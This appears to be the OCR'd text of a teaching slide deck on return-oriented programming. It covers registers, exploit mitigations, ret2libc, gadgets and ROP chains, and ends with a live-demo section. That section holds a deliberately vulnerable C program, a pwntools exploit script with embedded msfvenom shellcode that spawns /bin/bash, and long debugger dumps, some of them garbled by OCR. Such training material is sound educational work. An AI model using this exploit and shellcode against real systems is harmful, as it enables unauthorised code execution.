



Intro to Return Oriented Programming (ROP)

ROPing like its 1999

Hammer of Thor Practice
Leander Metcalf

Agenda

- Introduction
- Background Noise
 - x64 Registers and Calling Conventions
 - x64 Instructions & Intel Syntax
 - Modern Protections for Preventing Misuse
- What is ROP?
 - Trampolines
 - Return-2-Libc
 - Gadgets
 - ROP Chaining
- Watch ROP Work
- Walkthrough & Live Demo
- Questions
- References

Introduction

Return Oriented Programming is one of the most effective and commonly chosen technique for modern binaries, but it can also be time a consuming exploitation method. [1]


- This lesson will demonstrate that while exploit mitigations are more difficult in modern binaries – they do not prevent all exploitation.
- ROP exploits start off working similar to a buffer overflow – but can gain execution anywhere you have corrupt memory.
- Often because of widespread adoption of mitigation techniques, ROP is commonly used to precede shellcode and then the attacker reverts to something easier following the ROP chain. [2]

Following this practice you should:


- *Understand ROP terminology*
- *Understand how ROP is effective against modern protections*
- *Be able to build a basic ROP chain and gain code execution*



Background Noise




x64 Registers



EDI -> Destination Register
 ESI -> Source Register
 EBP -> Frame Pointer
 ESP -> Stack Pointer
 EIP -> Instruction Pointer

Where do your variables go?

- 16 General Purpose Registers, Legacy 32 bit registers can still be addressed for backwards compatibility
- RIP can be referenced to support relative addressing
- Length is also equivalent to data types
- RSP can be used to grow or shrink the stack, but the programmer is responsible for clean-up
- x64 does not use the stack when preparing to execute system calls – everything goes into a register.



x64 Instructions & Intel Syntax

What's the difference?

- Most instruction sequences look very similar in 32 and 64 bit systems.
- Intel Syntax – **instruction destination, source ;comment**
- Note 1: 39 bytes for the 32 bit assembly and 38 bytes for 64 bit assembly **64 bit operating systems handle memory more effectively*
- Note 2: 32 bit systems are *limited to using 4GB of addressable memory at a time*

Direction of Operation

```
_main:
    movzx    ecx, dword 1
    add     ecx, dword 10
    mov     ebx, ecx
    xor     eax, eax
    inc     eax
    push    ebx
    push    eax
    call    foo
    add    esp, 8
    ret

foo:
    push    ebp
    mov     ebp, esp
    push    ebx
    mov     ebx, [ebp+12]
    mov     eax, [ebp+8]
    int    0x80
    pop    ebx
    mov     esp, ebp
    pop    ebp
    ret
```

64-bit assembly

```
_main:
    movzx    rcx, qword 1
    add     rcx, qword 10
    mov     rdi, rcx
    movzx    rax, qword 60
    call    foo
    ret

foo:
    push    rbp
    mov     rbp, rsp
    sysenter
    mov     rsp, rbp
    pop    rbp
    ret
```

```
#include <stdlib.h>

void foo(int y){
    exit(y);
}

void main(){
    register int x = 1;
    x += 10;
    foo(x);
}
```

32-bit assembly




Modern Protections

- Buffer Overflow Protection -> Stack Canaries
- Data Execution Prevention (DEP) -> Non-Executable Stack and Heap
- Position-Independent Executable (PIE) -> Utilizes relative vs absolute addressing
- Address Space Layout Randomization (ASLR) -> Random address for key data areas of a process
- Relocation Read Only (RELRO) -> Mark Global Offset and Procedure Linkage Tables as read only after linker is done [3]
- Fortify Source -> Attempts to wrap functions with an exit feature if they are overwritten beyond their boundaries [3]

But ... Stack must be able to Read/Write and Code Section must be Executable at a minimum in order for a program to function properly.

What is ROP?



Trampolines

Trampolines are a simple type of gadget that is used to propel an attacker into an address location of choice. ROP Gadgets can be used this way in order to defeat ASLR. Ret2plt – commonly used for format string exploits is another type of trampoline.

foo(char *bar) frame

main() frame

Before

10-byte buffer (esp)

“hello”

saved EBP

return address

char *

```
#include <string.h>

int foo(char *bar){
    char *buf [10] = {};
    strcat(buf, bar);
    printf("%s\n", buf);
    return 0;
}

int main(){
    char data [] = "hello";
    foo (data);
    return 0;
}
```

foo(char *bar) frame

????

After

AAAAAAAAAAAAAA
AAAAAAAAAAAAAA
AAAAAAAAAAAAAA

AAAAAAAAAAAAAA

jmp esp

AAAAAAAAAAAAAA

shellcode here

Return-2-LIBC

Return-2-LIBC is an attack which returns to an address in memory that contains the C standard library. [4] When a program loads external shared libraries at runtime it allows an attack to have access to the remainder of the library as well.

foo(char *bar) frame
main() frame
Before
10-byte buffer (esp)
"hello"
saved EBP
return address
char *

```
#include <string.h>

int foo(char *bar){
    char *buf [10] = {};
    strcat(buf, bar);
    printf("%s\n", buf);
    return 0;
}

int main(){
    char data [] = "hello";
    foo (data);
    return 0;
}
```

foo(char *bar) frame
execve(const char *path, char *const argv[], char *const envp[])
After
AAAAAAA AAAAAAA AAAAAAA
AAAAAAA address of execve()
address of /bin/sh
0000
0000

Gadgets

Gadgets allow an attacker to use executable memory in order to manipulate registers and potentially memory throughout the program's allocated space.

```
root@kali:~$ ROPgadget --binary test --only "pop|ret"
Gadgets information
```


```
=====
0x080484a5 : pop ebp ; ret
0x0804857c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080483d : pop ebx ; ret
0x0804857e : pop edi ; pop ebp ; ret
0x0804857d : pop esi ; pop edi ; pop ebp ; ret
0x08048326 : ret
0x0804841e : ret 0xeac1
0x080484ca : ret 0xffffe
0x08048580 : ret
```

```
Unique gadgets found: 8
```

080484d8	push	0x80485	08048320	call	_x86.get_pc_thunk.bx
080484dd	call	printf	08048325	add	ebx, 0x14eb
080484e2	add	esp, 0x	0804832b	mov	eax, dword [ds:ebx-4]
080484e5	leave		08048331	test	eax, eax
080484e6	retn		08048332		

```
0x80485b0 {"Ple
printf
esp, 0x10
esp, 0x8
eax, [ebp-0x3a]
eax
```

ROP Chaining



Conditions:

- Must be able to return to a predictable address
- Must be able to control registers that result in system calls
- Must be able to manipulate memory



Step 1: Find useful gadgets. Useful gadgets allow you to place values into registers – usually with a pop instruction.

Step 2: Find a way to manipulate memory. A useful gadget can either be a mov or lea or push instruction.

Step 3: Make sure your gadgets are sequenced in such a way that they do not inadvertently destroy your own stack and that they can follow each other in sequence.

Step 4: Avoid redundant ROP chaining. Don't manually manipulate large amounts of data in memory when you can utilize a read system call (or any other system call for that matter).

Watch ROP Work

```
// gcc test.c -m32 -o test -z execstack -fno-stack-protector
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

void hidden(){
    asm ("pop %eax\n\t"
         "call *%esp \n\t"
         "nop\n\t"
         "nop\n\t"
         "jmp *%esp");
}

void foo(){
    char buf[50];
    printf("Please enter a string: ");
    scanf("%s", buf);
    printf("Your string was: %s\n", buf);
}

int main(int argc, char **argv) {
    setvbuf(stdout, NULL, _IONBF, 0);
    foo();
    return 0;
}
```

```
import pwnlib

"""
msfvenom --payload linux/x86/exec CMD='/bin/bash' --format python --bad-chars "\x00\x0a\x0d\x0c\x20"
No platform selected, choosing Mstf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with An encoding exception occurred.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 72 (iteration=0)
x86/call4_dword_xor chosen with final size 72
Payload size: 72 bytes"""
buf = ""
buf += "\x31\xc9\x83\xe9\xf4\xe8\xff\xff\xff\xff\x00\x5e\x81"
buf += "\x76\x0e\x27\x42\x00\xbb\x83\xee\xfc\xe2\xf4\x4d\x49"
buf += "\xf8\x22\x75\x24\xc8\x96\x44\xcb\x47\xd3\x08\x31\xc8"
buf += "\xbb\x4f\x6d\xc2\xd2\x49\xcb\x43\xe9\xcf\x48\x00\xbb"
buf += "\x27\x6d\xc2\xd2\x49\x6d\xc2\xda\x54\x2a\x00\xec\x74"
buf += "\xcb\x41\x76\x07\xd2\x00\xbb"

pop_ebp = "\x45\x84\x04\x08" #0x0804844e
jmp_esp = "\x42\x84\x04\x08"
overflow = "A"*58 + pop_ebp + jmp_esp + "A"*10 + buf

p = pwnlib.tubes.process.process("./test")

# ROPgadget --binary test
pwnlib.gdb.attach(p, """
    b main
    b *0x080484e5
    b *0x0804851a""")

print p.recv()
p.sendline(overflow)
p.interactive()
```

Watch ROP Work

Terminal

```

EBX: 0xt/tae000 --> 0x1a8da8
ECX: 0xa6
EDX: 0xf7faf878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xffffd3c8 --> 0x80484a5 (<hidden+10>: pop ebp)
ESP: 0xffffd380 --> 0xf7ffd930 --> 0x0
EIP: 0x80484e5 (<foo+62>: leave)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction o
[ - ]
    0x80484d8 <foo+49>: push 0x80485cb
    0x80484dd <foo+54>: call 0x8048350 <printf@plt>
    0x80484e2 <foo+59>: add esp,0x10
=> 0x80484e5 <foo+62>: leave
    0x80484e6 <foo+63>: ret
    0x80484e7 <main>: lea ecx,[esp+0x4]
    0x80484eb <main+4>: and esp,0xffffffff
    0x80484ee <main+7>: push DWORD PTR [ecx-0x4]
[ - ] stack
0000| 0xffffd380 --> 0xf7ffd930 --> 0x0
0004| 0xffffd384 --> 0xf7fae000 --> 0x1a8da8
0008| 0xffffd388 --> 0xf7faeac0 --> 0xfbdbad2887
0012| 0xffffd38c --> 0x4141a553
0016| 0xffffd390 ('A' <repeats 56 times>, "\245\204\004\b\242\204\004\bAAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201\016'B\240\273\203\356\374\342\364MI\370\"$UD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0020| 0xffffd394 ('A' <repeats 52 times>, "\245\204\004\b\242\204\004\bAAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201\016'B\240\273\203\356\374\342\364MI\370\"$UD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0024| 0xffffd398 ('A' <repeats 48 times>, "\245\204\004\b\242\204\004\bAAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201\016'B\240\273\203\356\374\342\364MI\370\"$UD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0028| 0xffffd39c ('A' <repeats 44 times>, "\245\204\004\b\242\204\004\bAAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201\016'B\240\273\203\356\374\342\364MI\370\"$UD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
[ - ] running in new terminal: gdb "/root/test" 19324 -x "/tmp/pwnoN02f2.gdb" ; rm "/tmp/pwnoN02f2.gdb"
Legend: code, data, rodata, value
[+] Waiting for debugger: Done
Please wait while reading in interactive mode
gdb-peda$
```

Dump of assembler code for function foo:

```

0x080484a7 <+0>: push   ebp
0x080484a8 <+1>: mov    ebp,esp
0x080484aa <+3>: echo   sub    esp,0x48
0x080484ad <+6>: echo   sub    esp,0xc
0x080484b0 <+9>: push   esp,0x80485b0
0x080484b5 <+14>: a-seq  call   0x8048350 <printf@plt>
0x080484ba <+19>: a-seq  add    esp,0x10
0x080484bd <+22>: a-seq  sub    esp,0x8
0x080484c0 <+25>: a-seq  leay   eax,[ebp-0x3a]
0x080484c3 <+28>: t     push   eax
0x080484c4 <+29>: t     push   0x80485c8
0x080484c9 <+34>: t     call   0x8048390 <_isoc99_scnaf@plt>
0x080484ce <+39>: Got PC with exit code 0
0x080484d1 <+42>: sub    esp,0x8
0x080484d4 <+45>: t     leay   eax,[ebp-0x3a]
0x080484d7 <+48>: t     push   $0x80485cb
0x080484d8 <+49>: t     push   $0x8048350 <printf@plt>
0x080484dd <+54>: t     call   $0x8048350 <printf@plt>
0x080484e2 <+59>: t     add    esp,0x10
0x080484e5 <+62>: t     leave
0x080484e6 <+63>: t     ret
End of assembler dump.
```

0x4c bytes of cleanup

Watch ROP Work

```
[--盛夏--] Terminal
Legend: code, data, rodata, value
File Edit View Search Terminal Help
Breakpoint 2, 0x080484e5 in foo ()
gdb-peda$ si
[--registers--]
EAX: 0xa6
EBX: 0xf7fae000 --> 0x1a8da8
ECX: 0xa6
EDX: 0xf7faf878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x80484a5 (<hidden+10>: pop ebp)
ESP: 0xfffffd3cc --> 0x80484a2 (<hidden+7>: nop)
EIP: 0x80484e6 (<foo+63>: ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[--code--]
0x80484dd <foo+54>: call 0x8048350 <printf@plt>
0x80484e2 <foo+59>: add esp,0x10
0x80484e5 <foo+62>: leave
=> 0x80484e6 <foo+63>: ret
0x80484e7 <main>: lea ecx,[esp+0x4]
0x80484eb <main+4>: and esp,0xffffffff
0x80484ee <main+7>: push DWORD PTR [ecx-0x4]
0x80484f1 <main+10>: push ebp
[--stack--]
0000| 0xfffffd3cc --> 0x80484a2 (<hidden+7>: nop)
0004| 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÜD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xfffffd3d4 ("AAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÜD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0012| 0xfffffd3d8 --> 0xc9314141
0016| 0xfffffd3dc --> 0xe8f4e983
0020| 0xfffffd3e0 --> 0xffffffff
0024| 0xfffffd3e4 --> 0x76815ec0
0028| 0xfffffd3e8 --> 0xa042270e
[--Waiting for debugger: Done--]
Legend: code, data, rodata, value
0x80484e6 in foo ()
gdb-peda$ [Switching to interactive mode]
```

Watch ROP Work

```
[-->] Legend: code, data, rodata, value
0x080484e6 in foo() v Search Terminal Help
gdb-peda$ si
[-->] 0x080484c3 <+28>: push eax
[-->] 0x080484c4 <+29>: push 0x80485c8
[-->] EAX: 0xa6 0x080484c9 <+34>: call 0x8048390 < _isoc99_scanf@plt>
[-->] EBX: 0xf7faf800 --> 0x1a8da8
[-->] ECX: 0xa6 0x080484ce <+39>: add esp,0x10
[-->] EDX: 0xf7faf878 --> 0x0
[-->] ESI: 0x0 0x080484d1 <+42>: sub esp,0x8
[-->] EDI: 0x0 0x080484d4 <+45>: lea eax,[ebp-0x3a]
[-->] EBP: 0x080484a5 (<hidden+10>: pop ebp)
[-->] ESP: 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1\0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
[-->] EIP: 0x080484a2 (<hidden+7>: nop)
[-->] EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-->] End of assembler dump.
[-->] code
0x804849e <hidden+3>: pop eax
0x804849f <hidden+4>: call esp
0x80484a1 <hidden+6>: nop
=> 0x80484a2 <hidden+7>: nop
0x80484a3 <hidden+8>: jmp esp
0x80484a5 <hidden+10>: pop ebp
0x80484a6 <hidden+11>: ret
0x80484a7 <foo>: push ebp
[-->] stack
0000| 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1\0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0004| 0xfffffd3d4 ("AAAAAA1B\351\364\350\377\377\377\377\300^\\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1\0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xfffffd3d8 --> 0xc9314141
0012| 0xfffffd3dc --> 0xe8f4e983
0016| 0xfffffd3e0 --> 0xffffffff
0020| 0xfffffd3e4 --> 0x76815ec0
0024| 0xfffffd3e8 --> 0xa042270e
0028| 0xfffffd3ec --> 0xfccee83bb
[-->] data
Legend: code, data, rodata, value
0x080484a2 in hidden () v Search Terminal Help
gdb-peda$
```

MILITARY CYBER PROFESSIONALS ASSOCIATION

Watch ROP Work

```
Legend: code, data, rodata, value
0x080484a2 in hidden ()
gdb-peda$ si
[+] Starting program: ./test
Registers:
EAX: 0xa6 0x080484c3 <+28>: push eax
EBX: 0xf7fae000 --> 0x1a8da8 0x080484c4 <+29>: push 0x80485c8
ECX: 0xa6 0x080484c9 <+34>: call 0x8048390 < _isoc99_scanf@plt>
EDX: 0xf7faf878 --> 0x0 0x080484ce <+39>: add esp,0x10
ESI: 0x0 0x080484d1 <+42>: sub esp,0x8
EDI: 0x0 0x080484d4 <+45>: lea eax,[ebp-0x3a]
EBP: 0x80484a5 (<hidden+10>: pop ebp)
ESP: 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\300^\\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
EIP: 0x80484a3 (<hidden+8>: jmp esp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[+] Dumped 0x00000000 bytes at address 0x080484eb <+53>: [code]
0x804849f <hidden+4>: call esp
0x80484a1 <hidden+6>: nop
0x80484a2 <hidden+7>: nop
=> 0x80484a3 <hidden+8>: jmp esp
0x80484a5 <hidden+10>: pop ebp
0x80484a6 <hidden+11>: ret
0x80484a7 <foo>: push ebp
0x80484a8 <foo+1>: mov ebp,esp
[+] Switching to interactive mode
Your string was: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0000AAAAAAA1B00000000^v'BCCCCCCCC
[+] Stack dump:
0000| 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\300^\\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0004| 0xfffffd3d4 ("AAAAAA1B\351\364\350\377\377\377\300^\\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1Z0m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xfffffd3d8 --> 0xc9314141
0012| 0xfffffd3dc --> 0xe8f4e983
0016| 0xfffffd3e0 --> $ffffffff
0020| 0xfffffd3e4 --> 0x76815ec0
0024| 0xfffffd3e8 --> 0xa042270e
0028| 0xfffffd3ec --> 0xfccee83bb
[+] Waiting for debugger:
Legend: code, data, rodata, value: Done
0x080484a3 in hidden ()
gdb-peda$ [+] Switching to interactive mode
gdb-peda$
```

MILITARY CYBER PROFESSIONALS ASSOCIATION

Watch ROP Work

```
0020|--> 0xfffffd3e4 --> 0x76815ec0
0024| 0xfffffd3e8 --> 0xa042270e
0028| 0xfffffd3ec --> 0xfceee83bb
[-----] Terminal
Legend: code, data, rodata, value
0x080484a3 in hidden ()
gdb-peda$ si
[-----] registers [-----]
EAX: 0xa6 0x080484d1 <+42>: push eax
EBX: 0xf7fae000 --> 0x1a8da8 0x080484c4 <+29>: push 0x80485c8
ECX: 0xa6 0x080484d7 <+48>: call 0x8048390 <_isoc99_scanf@plt>
EDX: 0xf7faf878 --> 0x0 0x080484c9 <+34>: add esp,0x10
ESI: 0x0 0x080484dd <+54>: sub esp,0x8
EDI: 0x0 0x080484e2 <+59>: lea eax,[ebp-0x3a]
EBP: 0x080484a5 (<hidden+10>: push eax
ESP: 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1\00m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
EIP: 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1\00m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----] code [-----]
=> 0xfffffd3d0: inc ecx
0xfffffd3d1: inc ecx
0xfffffd3d2: inc ecx
0xfffffd3d3: inc ecx
Your string was: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\000AAAAAAAA1B\000\000\000^\0v'B\000\000\000
[-----] stack [-----]
0000| 0xfffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1\00m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0004| 0xfffffd3d4 ("AAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$UD\313G\323\b1\00m\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xfffffd3d8 --> 0xc9314141
0012| 0xfffffd3dc --> 0xe8f4e983
0016| 0xfffffd3e0 --> 0xffffffff
0020| 0xfffffd3e4 --> 0x76815ec0
0024| 0xfffffd3e8 --> 0xa042270e
0028| 0xfffffd3ec --> 0xfceee83bb
[-----] Waiting for debugger: Done
Legend: code, data, rodata, value
0xfffffd3d0 in ?? ()
gdb-peda$ [-----] Waiting for debugger: Done
Switching to interactive mode
```

Watch ROP Work

```
root@kali:~$ python exploit_test.py
[+] Started program './test'
[*] running in new terminal: gdb "/root/test" 19324 -x "/tmp/pwn0N02f2.gdb" ; rm "/tmp/pwn0N02f2.gdb"
[*] Waiting for debugger:
[+] Waiting for debugger: Done
